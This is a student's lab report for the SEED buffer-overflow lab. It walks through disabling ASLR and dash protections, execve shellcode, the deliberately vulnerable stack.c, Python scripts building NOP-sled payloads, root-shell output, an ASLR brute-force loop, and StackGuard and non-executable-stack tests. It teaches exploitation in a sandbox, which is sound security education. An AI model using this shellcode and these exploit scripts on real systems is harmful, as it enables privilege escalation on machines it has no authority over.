BUFFER OVERFLOW VULNERABILITY LAB

Ananthanarayanan S
CB.SC.P2CYS23007

2 Lab Tasks

2.1 Turning Off Countermeasures

```
seed@VM: ~/.../bufferoverflow
[10/18/23]seed@VM:~/.../bufferoverflow$  sudo sysctl  kernel.randomize_va_space
kernel.randomize_va_space = 0
[10/18/23]seed@VM:~/.../bufferoverflow$
```

Configuring /bin/sh .

```
[10/18/23]seed@VM:~/.../bufferoverflow$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Oct  8 06:53 /bin/sh -> /bin/bash
[10/18/23]seed@VM:~/.../bufferoverflow$ sudo ln -sf /bin/zsh /bin/sh
[10/18/23]seed@VM:~/.../bufferoverflow$ ls -l /bin/sh
[10/18/23]seed@VM:~/.../bufferoverflow$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Oct 18 13:03 /bin/sh -> /bin/zsh
```

Task 1: Getting Familiar with Shellcode

```
#include <stdio.h>

int main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

```
[10/18/23]seed@VM:~/.../bufferoverflow$ gedit shell.c
[10/18/23]seed@VM:~/.../bufferoverflow$ gcc shell.c -o shell
[10/18/23]seed@VM:~/.../bufferoverflow$ ./shell
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),13
5(docker)
$ exit
[10/18/23]seed@VM:~/.../bufferoverflow$ sudo chown root shell
[10/18/23]seed@VM:~/.../bufferoverflow$ sudo chmod 4755 shell
[10/18/23]seed@VM:~/.../bufferoverflow$ ls -l shell
-rwsr-xr-x 1 root seed 16752 Oct 18 13:17 shell
[10/18/23]seed@VM:~/.../bufferoverflow$ ./shell
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm)
,24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(s
ambashare),136(docker)
# exit
```

3.2 32-bit Shellcode

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char shellcode[] =
#if __x86_64__
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
   char code[500];

   strcpy(code, shellcode); // Copy the shellcode to the stack
   int (*func)() = (int(*)())code;
   func();                  // Invoke the shellcode from the stack
   return 1;
}
```

```
[10/18/23]seed@VM:~/.../bufferoverflow$ gedit call_shellcode.c
[10/18/23]seed@VM:~/.../bufferoverflow$ gcc -z execstack -o call_shellcode call_shellcode.c
[10/18/23]seed@VM:~/.../bufferoverflow$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docke
r)
$
```

- By running the program, it executes the shellcode from the buffer.
- It launches a new command shell (/bin/sh).
- The -z execstack option allows code execution from the stack.

Task 2: Understanding the Vulnerable Program

The objective of this program is to exploit a buffer overflow vulnerability in order to gain root privileges

.

```
/* Vunlerable program: stack.c */
/* You can get this program from the lab's website */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 400  */
#ifndef BUF_SIZE
#define BUF_SIZE 24
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);          ①

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
     /* Change the size of the dummy array to randomize the parameters
       for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE];  memset(dummy, 0, BUF_SIZE);

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```


```
seed@VM: ~/.../bufferoverflow
[10/18/23]seed@VM:~/.../bufferoverflow$ touch badfile
[10/18/23]seed@VM:~/.../bufferoverflow$ ls -al badfile
-rw-rw-r-- 1 seed seed 0 Oct 18 14:41 badfile
[10/18/23]seed@VM:~/.../bufferoverflow$ gcc -fno-stack-protector -z
 execstack stack.c -o stack
[10/18/23]seed@VM:~/.../bufferoverflow$ ./stack
Input size: 0
==== Returned Properly ====
[10/18/23]seed@VM:~/.../bufferoverflow$ sudo chown root stack
[10/18/23]seed@VM:~/.../bufferoverflow$ sudo chmod 4755 stack
[10/18/23]seed@VM:~/.../bufferoverflow$ ls -l stack
-rwsr-xr-x 1 root seed 17112 Oct 18 14:44 stack
[10/18/23]seed@VM:~/.../bufferoverflow$ ./stack
Input size: 0
==== Returned Properly ====
[10/18/23]seed@VM:~/.../bufferoverflow$
```


- The program "stack.c" is compiled with stack protection disabled and made executable from the stack.
- The program is executed, but it doesn't receive any input and exits normally.
- The program permissions are changed to be owned by root and set as Set-UID.
- When the program is executed again, it still doesn't receive any input.
- Can't exploited the buffer overflow vulnerability in the program, so it currently doesn't perform any unauthorized actions.


Task 3:Launching Attack on 32-bit Program (Level 1)

```python
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

####################################################################
# Put the shellcode somewhere in the payload
start = 400                  # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffca68 + 200          # Change this number
offset = 112                 # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
####################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

gdb stack-L1-dbg









First we have to find out the difference b/w ebp and buffer using the debugger .That value was 108 . this offset value we can the difference b/w the return address and the beginning of the buffer ie 108 +4 = 112 (that is where return address). The value of the return address Should help us to jump into nop region b/w the shellcode and the return address.so we fill that space with nops and we will be able to arrive at our shell code.so the return should be a value which is greater than ebp .

- The goal was to execute "stack-L1" with the "badfile" as input.
- The buffer overflow vulnerability in "stack-L1" is expected to overwrite the return address with the address of the shellcode in the "badfile."
- This should lead to the execution of the shellcode, giving you a root shell.
- After running "stack-L1" with the "badfile" as input, it appears that the exploit was successful. gained root privileges, as indicated by the "id" command output


Task 4: Launching Attack without Knowing Buffer Size (Level 2)





Instead of putting the shellcode in the shellcode in start location what we are gonna do is we try to put the shell code at the end of our bad file .so return address Is going take us to some where in nop region . we know that buffer size about 100-200 bytes long. So try to jump higher than 200.Here we don’t know exactly how long our buffer have spray the buffer that means we have put the return address in many places so that one of those addresses is the actual address .so just created a for loop And spray the entire buffer with a return address.

Task 5: Launching Attack on 64-bit Program (Level 3)




```python
#!/usr/bin/python3
import sys

# Replace this with the actual shellcode
shellcode = (
    b"\x90\x90\x90\x90" +  # Replace with your shellcode
    b"\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
    b"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
    b"\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
)

# Fill the content with NOPs
content = bytearray(0x90 for i in range(517))

# Put the shellcode somewhere in the payload
start = 100 # Adjust this to the desired position in the payload
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0x7fffffffd8d0    # Replace with the actual target return address
offset = 216  # Adjust this to the desired offset within the payload
L = 8  # Use 4 for 32-bit address and 8 for 64-bit address

# Convert the return address to bytes and write it to the payload
content[offset:offset + L] = ret.to_bytes(L, byteorder='little')

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

```
[11/06/23]seed@VM:~/.../code$ ./exploit.py
[11/06/23]seed@VM:~/.../code$ ./stack-L3
Input size: 517
# whoami
root
# 
```

Here I have put the start value as 100 and return address rbp


Tasks 7: Defeating dash's Countermeasure


The dash shell in the Ubuntu OS drops privileges when it detects that the effective UID does not equal to the real UID.
We link to dash

$ sudo ln -sf /bin/dash /bin/sh

Only the setuid version was able to get root acess.

Repeating the level 1 steps, using updated shellcode





I am able to get the root access in level 2

Task 8: Defeating Address Randomization

On 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have 2^19 = 524; 288 possibilities. This number is not that high and can be exhausted easily with the brute-force approach.

First we set va_space to 2

```
[11/06/23]seed@VM:~/.../code$  sudo /sbin/sysctl -w kernel.randomiz
e_va_space=2
kernel.randomize_va_space = 2
[11/06/23]seed@VM:~/.../code$
```

brute-force.sh
~/Desktop/Labsetup bufferoverflow (2)/Labsetup/code

```
#!/bin/bash

SECONDS=0
value=0

while true; do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack-L1
done
```

Now we run the bruteforce.sh, it runs repeatedly. After 1 minutes 45 sec I finally succeeded to find the address and was able to get the root shell access

```
The program has been running 25065 times so far.
Input size: 517
./brute-force.sh: line 14: 50695 Segmentation fault      ./stack-L1
1 minutes and 45 seconds elapsed.
The program has been running 25066 times so far.
Input size: 517
./brute-force.sh: line 14: 50696 Segmentation fault      ./stack-L1
1 minutes and 45 seconds elapsed.
The program has been running 25067 times so far.
Input size: 517
./brute-force.sh: line 14: 50697 Segmentation fault      ./stack-L1
1 minutes and 45 seconds elapsed.
The program has been running 25068 times so far.
Input size: 517
./brute-force.sh: line 14: 50698 Segmentation fault      ./stack-L1
1 minutes and 45 seconds elapsed.
The program has been running 25069 times so far.
Input size: 517
./brute-force.sh: line 14: 50699 Segmentation fault      ./stack-L1
1 minutes and 45 seconds elapsed.
The program has been running 25070 times so far.
Input size: 517
# who am
#
```

Tasks 9: Experimenting with Other Countermeasures

Task 9.a: Turn on the StackGuard Protection

Now compiling the stack.c without the -fno-stack-protector

seed@VM: ~/.../ghvg

```
[11/06/23]seed@VM:~/.../ghvg$ ./expliot.py
[11/06/23]seed@VM:~/.../ghvg$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[11/06/23]seed@VM:~/.../ghvg$
```

Because the stack guard protection was turned on, we got an error.

Task 9.b: Turn on the Non-executable Stack Protection

After removing the ‘ -z execstack ’ command from the make file, the make was ran again and a32.out and a64.out was generated.

seed@VM: ~/.../test

```
[11/06/23]seed@VM:~/.../test$ make
gcc -m32  -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
[11/06/23]seed@VM:~/.../test$ ./a32.out
Segmentation fault
[11/06/23]seed@VM:~/.../test$
```

The -z execstack option is often used when testing buffer overflow exploits, especially if you need to execute shellcode on the stack